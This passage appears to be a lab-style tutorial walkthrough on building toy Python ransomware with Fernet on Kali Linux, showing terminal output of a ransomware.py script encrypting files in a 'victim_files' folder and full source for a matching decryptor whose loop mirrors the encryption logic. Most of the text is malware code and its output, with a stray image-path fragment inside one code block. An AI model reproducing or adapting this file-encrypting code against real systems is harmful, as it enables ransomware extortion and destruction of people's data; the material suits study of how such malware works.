Then exit/save out of [ransomware.py](#) then run the python script.



The screenshot shows a terminal window with a menu bar (File, Edit, View, Options, Transfer, Script, Tools, Window, Help) and a toolbar. The session manager on the left shows a single session named 'root@kali: /home/kali/victim\_files'. The terminal output shows the following commands and results:

```
(root@kali)-[/home/kali/victim_files]
# ls
important.txt  myInfo.txt  ransomware.py  sssnumber.txt  thekey.key

(root@kali)-[/home/kali/victim_files]
# cat sssnumber.txt
SSS no. 0453-04596-2458 lol

(root@kali)-[/home/kali/victim_files]
# python3 ransomware.py
['myInfo.txt', 'important.txt', 'sssnumber.txt']
b'lwI9FL077XIAmcByXnSS9T5dTUTFcJ47_kFZpXo93dI='

(root@kali)-[/home/kali/victim_files]
# cat sssnumber.txt
gAAAAABnCU_MqdZcAATQh1k7bnui-tnGXhv-KkeMyQLcK61h9BMOELhYxFZbfs9-LzKeDwCSWIrhbpORsXfxLmR7wXcwCG3Ma
uhwFBQNViqSPrz001xpD04=

(root@kali)-[/home/kali/victim_files]
# cat myInfo.txt
gAAAAABnCU_LPZeKhryPEzs_JQ-Mqsb1tDDgu7kGpC13rPKDgBCy7lwrHCtkHQusZ1dcLNZQM6-UlyHBJu8LStG4sGF11baP
88gm80SPD1UsK3BYj50P08QqoeomkEHG58qdBUfb4nF

(root@kali)-[/home/kali/victim_files]
# cat important.txt
gAAAAABnCU_MIB8kQ-rdjLRxgUa3Ca60sJoJmG2K--FZBj-ONsANrSuTuxBmZS_dkqMpGyFdEAQn2KHNNKh6rDzx4f6rnt1Xz
mhoJ9I3v475hoMzD0TkAaE=

(root@kali)-[/home/kali/victim_files]
#
```

The status bar at the bottom indicates 'Ready', 'ssh2: AES-256-CTR', '31, 5', '45 Rows, 97 Cols', 'Xterm', and 'CAP NUM'.

Now that the victim's files are encrypted, it is time to write a script to decrypt it.

But before that, just a precaution, create a copy of thekey.key in a different directory just in case it gets encrypted or decrypted. Otherwise, this will render the key useless and you'll be unable to decrypt the files.

To start decrypting, we'll just use the [ransomware.py](#) as a basis.

Duplicate [ransomware.py](#) using the `cp` command

```
cp ransomware.py decode.py
```

`cp "original.file" "copiedOriginal.file"`

Go inside the copied python file then start scripting

```
import os
from cryptography.fernet import Fernet

#comment - a variable that will store file names of the victims files
victims_files = []
```



```

#a for loop that will list each file in the victims directory
for file in os.listdir():

    #files to be exempted from encryption
    if file == "ransomware.py" or file == "thekey.key" or file == "decode.py":
        continue

    #in case other file types exist that can't be modified ex. folders, zip files
    if os.path.isfile(file):
        victims_files.append(file)

print(victims_files)


#read the contents of the key
with open("thekey.key", "rb") as thekey:
    secretkey = thekey.read()

#create a for loop to examine and modify each file in the directory
for file in victims_files:
    #open each file and store its info inside the variable contents
    with open(file, "rb") as thefile:
        contents = thefile.read()
    #Use the key to decrypt the contents
    decrypt_contents = Fernet(secretkey).decrypt(contents)
    #overwrite the contents of each file using the encrypted version
    with open(file, "wb") as thefile:
        thefile.write(decrypt_contents)

```

make sure to remember to add the decryption file as one of the exceptions when encrypting and decrypting in both [ransomware.py](#) and [decode.py](#)

Then run the decryption file, then verify using cat command



```
root@kali: /home/kali/victim_files
File Edit View Options Transfer Script Tools Window Help
Enter host <Alt+R>
Session Manager
Filter by session name <Alt+I>
Sessions

(root@kali)-[/home/kali/victim_files]
# cat myInfo.txt
Username: John101 Password: p455w0rd

(root@kali)-[/home/kali/victim_files]
# python3 ransomware.py
['myInfo.txt', 'important.txt', 'sssnumber.txt']
b'o_tdeI53wXZlTtilaMiBbwFlIR9j0cV07LFSbZ3B9Cg='

(root@kali)-[/home/kali/victim_files]
# cat myInfo.txt
gAAAAABnCVUXhJExXZ_nxdBGRf_6YkgVpJHlwz10F3LmCZVmsT9H18YTpdMsHQBMU2hpwhjGo9oc7t9gyqJXCR99CEuwM54tu
zCQvz_NL77iE9IUwidGr4zWHSOUqC6IHpu1i0PvXtaX

(root@kali)-[/home/kali/victim_files]
# python3 decode.py
['myInfo.txt', 'important.txt', 'sssnumber.txt']

(root@kali)-[/home/kali/victim_files]
# cat myInfo.txt
Username: John101 Password: p455w0rd

(root@kali)-[/home/kali/victim_files]
#
```

## Errors

if refused connection:

```
systemctl status ssh
sudo systemctl start ssh
sudo systemctl enable ssh
```

If invalid token, your key might have been encrypted or decrypted